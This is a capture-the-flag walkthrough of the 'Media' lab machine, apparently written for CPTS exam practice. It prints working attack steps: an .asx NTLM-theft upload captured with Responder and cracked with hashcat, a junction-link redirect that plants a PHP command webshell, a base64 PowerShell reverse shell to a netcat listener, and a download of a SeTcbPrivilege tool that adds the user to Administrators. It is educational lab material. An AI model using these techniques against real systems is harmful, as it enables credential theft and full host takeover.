

Summary
Media is a standalone Windows machine running an Apache/PHP stack with a portfolio upload feature. The upload form accepts .asx files, which Windows Media Player processes automatically on the server side, triggering an outbound SMB authentication request. Pointing a crafted .asx at a Responder listener captures the NTLMv2 hash for enox, which cracks to a usable password and opens an SSH session with the user flag.
Lateral movement comes from reading the PHP source code behind the upload form. The application stores uploads in a directory named by the MD5 hash of the submitter’s first name, last name, and email. Since enox can write to that upload root, the existing hash-named folder can be removed and replaced with a junction link pointing at the XAMPP web root. Uploading a PHP file with the same identity then lands it inside htdocs, accessible through the web server. The resulting shell runs as NT AUTHORITY\LOCAL SERVICE, which holds SeTcbPrivilege. A purpose-built tool abuses that privilege to run an arbitrary command as SYSTEM, adding enox to the local Administrators group. A fresh SSH session as enox then reaches the root flag.
Flags:
- User: NTLM theft via .asx upload → Responder captures NTLMv2 hash → crack → SSH as enox
- Root: Read upload source code → junction link to htdocs → PHP webshell as LOCAL SERVICE → SeTcbPrivilege → add enox to Administrators → SSH as admin
Detailed Walkthrough
Enumeration
Nmap Scan
Start with a full TCP port scan:
sudo nmap -p- --min-rate 1000 -T4 10.129.234.67 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run the detailed service scan:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.67PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp open http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
3389/tcp open ms-wbt-server Microsoft Terminal Services
- 22 (SSH) is open on a Windows host. OpenSSH for Windows is common on modern HTB machines. Any cracked credentials are worth trying here.
- 80 (HTTP) is running Apache on Win64 with PHP 8.1. The page title is “ProMotion Studio.”
- 3389 (RDP) is open. The certificate subject is
MEDIAand the RDP NTLM info confirms this is a standalone workgroup machine, not a domain controller.
Add the host to /etc/hosts:
sudo nano /etc/hosts
# 10.129.234.67  media.htb
Web Enumeration
Visiting http://media.htb shows a video production portfolio site called ProMotion Studio.

Browsing the site reveals a portfolio submission form. The form accepts a name, email, and a portfolio file upload, with a note that Windows Media Player is used to preview submissions.

A Windows Media Player upload form that processes files server-side is an immediate candidate for NTLM theft. When Windows Media Player (or the WMP libraries) opens certain file types like .asx, it parses the content and can initiate an outbound SMB authentication request to a URL embedded in the file.
Finding 1: Portfolio Upload Form Accepts .asx Files, Triggering Automatic SMB Authentication
Foothold - NTLM Theft via .asx Upload
NTLM Theft is a tool that generates various file types designed to trigger NTLMv2 authentication callbacks when opened. The .asx format is a Windows Media Player playlist XML file that can point to a UNC path, causing the media player to attempt SMB authentication to retrieve the resource.
Clone the tool:
git clone https://github.com/Greenwolf/ntlm_theft

Generate an .asx payload pointing at the tun0 IP:
sudo python3 ntlm_theft.py -g asx --server 10.10.16.60 --filename portfolio
Start Responder before uploading so the authentication callback is captured the moment the server processes the file:
sudo responder -I tun0
Upload portfolio.asx through the form with any name and email:


Responder captures the authentication callback:

Cracking the Hash
Save the full NTLMv2 hash to a file and crack it with Hashcat (mode 5600 = NTLMv2):
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
Credentials recovered: enox:1234virus@
SSH as enox, User Flag
ssh [email protected]

Lateral Movement
Discovering XAMPP
Listing C:\ reveals an xampp folder, which is not a standard Windows installation:

XAMPP is a self-contained Apache/PHP/MySQL stack. Its presence means there is a web server rooted at C:\xampp\htdocs running as the Apache service account. Since the site on port 80 is already serving from this stack, any files placed in htdocs will be reachable over HTTP.
Reading the Upload Source Code
The upload form source lives in C:\xampp\htdocs\index.php. Reading it shows exactly how the application handles uploaded files:


The key section:
$uploadDir = 'C:/Windows/Tasks/Uploads/';
$folderName = md5($firstname . $lastname . $email);
Every upload creates a subdirectory under C:\Windows\Tasks\Uploads\ named by the MD5 hash of the submitter’s first name, last name, and email. The uploaded file lands inside that hash-named folder.
Finding 2: Upload Directory is Writable by enox and Named Predictably by MD5 Hash of Submitter Identity
Locating the Existing Upload
The portfolio.asx submitted earlier already created one of these folders. Navigate to the upload root to find it:

Check permissions on the folder and the file inside:
icacls *

The MD5 folder itself has Everyone:(F) permissions, meaning enox can delete it.
Junction Link to htdocs
The plan is straightforward. Remove the existing MD5 folder and replace it with a junction link pointing at C:\xampp\htdocs. When the application creates a file in the MD5 folder path again (using the same name and email), Windows will follow the junction and write the file into htdocs instead. That file then becomes accessible over HTTP.
Drop into PowerShell and create the junction:
Remove-Item .\8fdbbe5a9c61c7d3740ef58f5f4c93ef\ -Recurse
New-Item -ItemType Junction -Path "C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef" -Target "C:\xampp\htdocs"
Uploading the PHP Webshell
Create a simple PHP command execution shell on the attack machine:
cat << 'EOF' > cmd.php
<?php
system($_GET['cmd']);
?>
EOF

Upload cmd.php through the form using the exact same first name, last name, and email used for the original portfolio.asx upload. The MD5 hash will match the junction link, and the file will be written into C:\xampp\htdocs.


Verify the shell works:
curl http://media.htb/cmd.php?cmd=whoami
The shell runs as NT AUTHORITY\LOCAL SERVICE, confirming the Apache service account is executing the PHP.
Finding 3: Junction Link Redirects Upload Path into Web Root, Enabling PHP Execution as NT AUTHORITY\LOCAL SERVICE
Reverse Shell as LOCAL SERVICE
Generate a PowerShell reverse shell payload (base64-encoded) on revshells.com:

Start a listener:
rlwrap nc -lvnp 9001
Fire the shell through the webshell. URL-encode the payload since it passes through a GET parameter:
curl "http://media.htb/cmd.php?cmd=powershell%20-e%20<BASE64_PAYLOAD>"

Privilege Escalation
SeTcbPrivilege
Check the current token privileges:
whoami /priv
NT AUTHORITY\LOCAL SERVICE holds SeTcbPrivilege (disabled). This privilege, “Act as part of the operating system,” allows a process to impersonate the SYSTEM account and execute commands in that context. Even listed as disabled, the privilege is assignable and exploitable.
TcbElevation is a purpose-built tool that abuses SeTcbPrivilege to run arbitrary commands as SYSTEM.
Finding 4: NT AUTHORITY\LOCAL SERVICE Holds SeTcbPrivilege, Enabling Arbitrary Command Execution as SYSTEM
Adding enox to Administrators
Serve TcbElevation-x64.exe from the attack machine:
python3 -m http.server 9002
Download it to the target from the reverse shell:
iwr http://10.10.16.60:9002/TcbElevation-x64.exe -OutFile TcbElevation-x64.exe
Run it to add enox to the local Administrators group:
.\TcbElevation-x64.exe elevate 'net localgroup Administrators enox /add'
Note: If you need to run additional TcbElevation commands in the same session, change the first argument from
elevateto something else (elevate1,elevate2, etc.). Reusing the same verb causes a conflict and the command will not execute.
Root Flag
Re-connect via SSH as enox. The group membership change applies to new sessions:
ssh [email protected]
Takeaways
How this box helped me prepare for the CPTS exam
-
Upload forms aren’t always a path to a shell. The instinct when finding a file upload feature is to look for a way to get code execution through a malicious file. On this box, the more useful technique was using the upload to trigger an NTLMv2 capture. Any application that automatically processes uploaded files server-side is worth testing with Responder and NTLM Theft before assuming a direct shell upload is the only option. Pay attention to what the site tells you it does with your file. The mention of Windows Media Player was the hint that mattered here.
-
Read the source code before reaching for more tools. The lateral movement path on this box came entirely from reading
index.php. The upload logic, the directory structure, the MD5 naming scheme, and the write permissions were all visible in the source. On the CPTS exam, when you find yourself on a web application box, look for the application’s source code before assuming you need another vulnerability. Developers leave a lot of information in plain sight. -
Junction links and symlinks are a legitimate attack primitive on Windows. While not specifically taught in the source materials and outside the CPTS scope, knowing how file systems work can lead to interesting opportunities. Replacing a directory with a junction point is a clean, file-system-native technique that requires no special privileges beyond write access to the parent directory. Any time you can control where an elevated process writes files, a symlink or junction link is worth considering. On this box the Apache service did the writing for us. On other boxes it might be a scheduled task, a service binary, or a log rotation script.
-
Token privileges listed as “disabled” are still exploitable.
SeTcbPrivilegeshowed as disabled inwhoami /priv. Disabled means the privilege is assigned to the token but not currently active in the thread context. Most privilege abuse tools handle enabling the privilege themselves. Do not dismiss a privilege just because it shows as disabled. Build a reference for what each privilege enables and what tools exploit it. -
Non-standard software on the file system is always worth investigating.
C:\xamppstood out immediately because XAMPP is not part of a standard Windows installation. Any third-party service or application running on a target opens additional attack surface, often with weaker configurations than built-in Windows components. When enumerating a new shell, walkC:\and look for anything that does not belong. Those directories are where the interesting paths tend to start.